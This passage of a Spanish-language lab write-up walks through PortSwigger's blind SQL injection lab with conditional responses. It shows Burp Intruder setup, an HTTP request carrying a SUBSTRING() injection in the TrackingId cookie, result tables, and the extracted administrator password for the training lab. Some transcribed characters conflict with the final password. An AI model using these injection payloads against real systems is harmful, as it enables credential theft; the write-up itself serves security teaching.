
Add	☐ Enabled	Rule
Edit		

Se hace clic en "Start attack":




13. Resultados del Ataque - Longitud de la Contraseña

Al iniciarse el ataque aparece el aviso de la version Community de Burp (que limita la velocidad). Se acepta y se esperan los resultados.




Con los 30 resultados completos, se observa que los payloads del 1 al 19 tienen un Length de 11645 (con "Welcome back!"), mientras que del 20 en adelante bajan a 11584 (sin "Welcome back!"). Esto confirma que la contraseña tiene exactamente 20 caracteres.




14. Extraccion de la Contraseña Caracter por Caracter

Se reconfigura el Intruder para usar SUBSTRING() y extraer cada caracter de la contraseña. La cookie queda asi (marcando la letra "a" como payload):

Cookie: TrackingId=nRGHaSLQDR99GU8o' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='\$a\$; session=...



```
1 GET / HTTP/2
2 Host: Dac400d803b5fb32800a441d007500da.web-security-academy.net
3 Cookie: TrackingId=nRGHaSLQDR99GU8o' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='$a$; session=z9vhdscbN5E7pMabXhyv0lnf73BeHHT2
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Platform-Version: "10.0.19041.0"
8 Accept-Language: es-419,es;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.0,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Dest: document
15 Sec-Fetch-User: document
16 Referer: https://portswigger.net/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20
```



En Payloads se cambia a "Brute forcer" con el juego de caracteres a-z y 0-9, longitud 1:

Payloads



Payload position: All payload positions ▾

Payload type: Brute forcer ▾

Payload count: 36

Request count: 36

Payload configuration ^

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: abcdefghijklmnopqrstuvwxyz0123456789

Min length: 1

Max length: 1

Payload processing ^

You can define rules to perform various processing tasks on each payload before it is used.

Add	☐ Enabled	Rule
Edit		
Remove		
Up		
Down		

Payload encoding ^

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☒ URL-encode these characters: .\= < > ? + & * ; : " ' { } | ^ ` #

15. Primer Character: "o"

Al correr el ataque para SUBSTRING(password,1,1), el payload "o" (posicion 15) es el unico con Length 11645. Por lo tanto el primer caracter es la letra "o".

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	206			11584	
1	a	200	215			11584	
2	b	200	201			11584	
3	c	200	201			11584	
4	d	200	203			11584	
5	e	200	203			11584	
6	f	200	202			11584	
7	g	200	200			11584	
8	h	200	205			11584	
9	i	200	200			11584	
10	j	200	209			11584	
11	k	200	202			11584	
12	l	200	206			11584	
13	m	200	201			11584	
14	n	200	202			11584	
15	o	200	215			11645	
16	p	200	202			11584	
17	q	200	205			11584	
18	r	200	210			11584	
19	s	200	210			11584	
20	t	200	203			11584	
21	u	200	204			11584	
22	v	200	200			11584	
23	w	200	201			11584	
24	x	200	203			11584	
25	y	200	208			11584	
26	z	200	201			11584	
27	0	200	202			11584	
28	1	200	201			11584	
29	2	200	204			11584	
30	3	200	201			11584	
31	4	200	204			11584	
32	5	200	210			11584	
33	6	200	203			11584	
34	7	200	200			11584	
35	8	200	201			11584	
36	9	200	203			11584	

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	206			11584	
1	a	200	215			11584	
2	b	200	201			11584	
3	c	200	201			11584	
4	d	200	203			11584	
5	e	200	203			11584	
6	f	200	202			11584	
7	g	200	200			11584	
8	h	200	205			11584	
9	i	200	200			11584	
10	j	200	209			11584	
11	k	200	202			11584	
12	l	200	206			11584	
13	m	200	201			11584	
14	n	200	202			11584	
15	o	200	215			11645	
16	p	200	202			11584	
17	q	200	205			11584	
18	r	200	210			11584	
19	s	200	210			11584	
20	t	200	203			11584	
21	u	200	204			11584	
22	v	200	200			11584	
23	w	200	201			11584	
24	x	200	203			11584	
25	y	200	208			11584	
26	z	200	201			11584	
27	0	200	202			11584	
28	1	200	201			11584	
29	2	200	204			11584	
30	3	200	201			11584	
31	4	200	204			11584	
32	5	200	210			11584	
33	6	200	203			11584	
34	7	200	200			11584	
35	8	200	201			11584	
36	9	200	203			11584	

16. Segundo Character: "c"

Se cambia a SUBSTRING(password,2,1) y se repite el ataque. Esta vez el payload "c" (posicion 3) tiene Length 11645.

```
Cookie: TrackingId=mgHaSLQDR99GU8o' AND (SELECT SUBSTRING(password,2,1) FROM users WHERE username='administrator')='&as; session=z5whDscbN5E7pMAbXhyv0lnf738eHHT2
```

The screenshot shows the Burp Suite interface with an intruder attack on the target URL `https://0ac40d803b5fb32800a441d007500da.web-security-academy.net`. The 'Results' tab is active, displaying a table of 36 attack positions. The table columns are: Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. The payloads are single characters from 'a' to '9'. The 'Length' column shows the size of the response for each character, with position 3 (payload 'c') having a length of 11645.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	207			11584	
1	a	200	207			11584	
2	b	200	215			11584	
3	c	200	207			11645	
4	d	200	203			11584	
5	e	200	202			11584	
6	f	200	203			11584	
7	g	200	202			11584	
8	h	200	203			11584	
9	i	200	203			11584	
10	j	200	203			11584	
11	k	200	202			11584	
12	l	200	204			11584	
13	m	200	204			11584	
14	n	200	201			11584	
15	o	200	200			11584	
16	p	200	204			11584	
17	q	200	206			11584	
18	r	200	202			11584	
19	s	200	206			11584	
20	t	200	202			11584	
21	u	200	203			11584	
22	v	200	203			11584	
23	w	200	202			11584	
24	x	200	201			11584	
25	y	200	202			11584	
26	z	200	206			11584	
27	0	200	207			11584	
28	1	200	221			11584	
29	2	200	204			11584	
30	3	200	205			11584	
31	4	200	203			11584	
32	5	200	203			11584	
33	6	200	202			11584	
34	7	200	203			11584	
35	8	200	201			11584	
36	9	200	206			11584	

17. Extraccion Completa de los 20 Caracteres

Se repite el proceso para cada posicion del 1 al 20, cambiando el numero en SUBSTRING(password,N,1) en cada iteracion. En cada ataque se busca el payload con Length 11645.

Resultado de la extraccion completa:

```
Posicion 1: o
Posicion 2: c
Posicion 3: 0 (cero, no la letra o)
Posicion 4: i
Posicion 5: l
Posicion 6: y
Posicion 7: z
Posicion 8: 7
Posicion 9: c
Posicion 10: v
Posicion 11: n
Posicion 12: l
Posicion 13: 6
```

Posicion 14: 4
Posicion 15: 4
Posicion 16: 1
Posicion 17: 6
Posicion 18: q
Posicion 19: s
Posicion 20: 7

Contrasena completa: oc0i1yz7cvn164416qs7

Nota importante: En la posicion 3 el caracter es el numero 0 (cero) y no la letra "o". Este error casi impidio resolver el lab en el primer intento.

18. Inicio de Sesion y Resolucion del Lab

Con la contrasena completa, se va al formulario de login de la tienda y se ingresan las credenciales:

Usuario: administrator

Contrasena: oc0i1yz7cvn164416qs7

The screenshot shows a web browser window with the URL `https://0ac400d803b5fb32800a441d007500da.web-security-academy.net...`. The page header includes the 'Web Security Academy' logo, the lab title 'Blind SQL injection with conditional responses', a 'LAB' status indicator, and a 'Not solved' message with a flask icon. A 'Back to lab description' link is also present. Below the header, there are navigation links: 'Home', 'Welcome back!', and 'My account'. The main section is titled 'Login' and contains a light blue login form. The form has two input fields: 'Username' with the value 'administrator' and 'Password' with masked characters. A green 'Log in' button is at the bottom of the form.

Web Security Academy

Blind SQL injection with conditional responses

LAB Not solved

Back to lab description >>


Home | Welcome back! | My account

Login

Username
administrator

Password
.....

Log in



Al hacer clic en "Log in", la aplicación autentica al usuario y aparece el mensaje "Congratulations, you solved the lab!" junto con el estado "Solved" en verde.

19. Conclusion

Se logro explotar exitosamente una vulnerabilidad de SQL Injection ciega con respuestas condicionales. El ataque consistio en:

1. Identificar el punto de inyeccion en la cookie TrackingId.
2. Usar el mensaje "Welcome back!" como oraculo booleano para distinguir condiciones verdaderas de falsas.
3. Confirmar la existencia de la tabla users y el usuario administrator.
4. Determinar la longitud de la contraseña (20 caracteres) con la funcion LENGTH().
5. Extraer cada caracter de la contraseña usando SUBSTRING() y Burp Intruder con 36 payloads (a-z + 0-9) por posicion.
6. Iniciar sesion con las credenciales obtenidas.

Este tipo de ataque demuestra que incluso cuando una aplicación no muestra errores ni datos directamente, puede ser vulnerable si su comportamiento cambia según condiciones inyectadas en las queries SQL.